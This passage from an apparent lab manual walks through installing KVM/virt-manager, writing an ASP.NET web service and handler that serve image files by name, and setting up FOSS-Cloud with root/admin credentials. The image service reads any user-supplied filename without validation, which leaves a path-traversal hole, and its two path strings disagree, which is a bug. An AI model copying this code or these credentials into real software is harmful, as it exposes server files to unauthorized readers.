
5. Now type the following command

- Sudo apt-get install qemu-kvm libvirt-daemon-system libvirt-clients bridge-utils virt-manager



- Sudo virt-manager


OUTPUT:




PRACTICAL NO – 6


Aim – Download image from server.

1. Open Visual studio and create new project
2. Select ASP.NET Application (.NET Framework)





3. Give the project name.





4. After that open solution explorer → Right click on project → Add → New Item → web service(ASMX) and give the name → Add






DownloadImageWS.asmx.cs file

```
using System;  
using System.Collections.Generic;  
using System.ComponentModel;  
using System.Linq;  
using System.Web;  
using System.Web.Services;  
  
namespace VinayDownloadImgFromWS  
{  
    /// <summary>  
    /// Summary description for DownloadImageWS  
    /// </summary>  
    [WebService(Namespace = "http://tempuri.org/")]  
    [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]  
    [System.ComponentModel.ToolboxItem(false)]  
    // To allow this Web Service to be called from script, using ASP.NET AJAX, uncomment the  
    // following line.  
    // [System.Web.Script.Services.ScriptService]  
    public class DownloadImageWS : System.Web.Services.WebService  
    {  
  
        [WebMethod]  
        public string HelloWorld()  
        {  
            return "Hello World";  
        }  
  
        [WebMethod, Description("Get Image Content")]  
        public byte[] GetImageFile(String filename)  
        {  
            if (System.IO.File.Exists(Server.MapPath("~/Images/") + filename))
```

```
        {
            return System.IO.File.ReadAllBytes(Server.MapPath("~/Images") + filename);
        }
    else
    {
        return new byte[] { 0 };
    }
}
}
```

5. Now again right click on project → Add → new item → search handler → select generic handler and give name



VinayHandler.ashx.cs file

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;

namespace VinayDownloadImgFromWS
{
    /// <summary>
    /// Summary description for VinayHandler
    /// </summary>
    public class VinayHandler : IHttpHandler
    {

        public void ProcessRequest(HttpContext context)
        {
            DownloadImageWS ws = new DownloadImageWS();
            byte[] binImage = ws.GetImageFile(context.Request["filename"]);
            if (binImage.Length == 1)
            {

```


```

        }
    else
    {
        context.Response.ContentType = "image/jpeg";
        context.Response.BinaryWrite(binImage);
    }
}


public bool IsReusable
{
    get
    {
        return false;
    }
}
}

```


- Again right click on project → Add → new item → select web form → Give the name



- Click on View → toolbox → design the following form






8. Now double click on button and change code



9. Write click on Project and create folder images and paste the images.

10. After that execute the code and Enter the Image name in Textfield.


OUTPUT:



PRACTICAL NO – 7

Aim - Implement FOSS-Cloud Functionality VSI (Virtual Server Infrastructure) Infrastructure as a Service (IaaS), Storage

1. Open the System where you have downloaded the FOSS- Cloud.
2. Enter **user-root & Password-admin**.



3. Now Right following command

- **fc-node-configuration -n demo-system –password admin**

The terminal window shows the following output:

```
rx packets 9111 bytes 2403555 (2.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 9111 bytes 2403555 (2.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

umbr0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
      inet 172.31.255.1 netmask 255.255.255.0 broadcast 172.31.255.255
        ether 22:3c:91:21:2b:ed txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

localhost ~ # fc-node-configuration -n demo-system --password admin
+
| Demo-System Installation
+
+
| Retrieving local network configuration ...
+
Local network configuration retrieval ok!

Unpacking tarball /usr/share/foss-cloud/predefined-storage.tar.bz2, depending on it's size this action can take
```

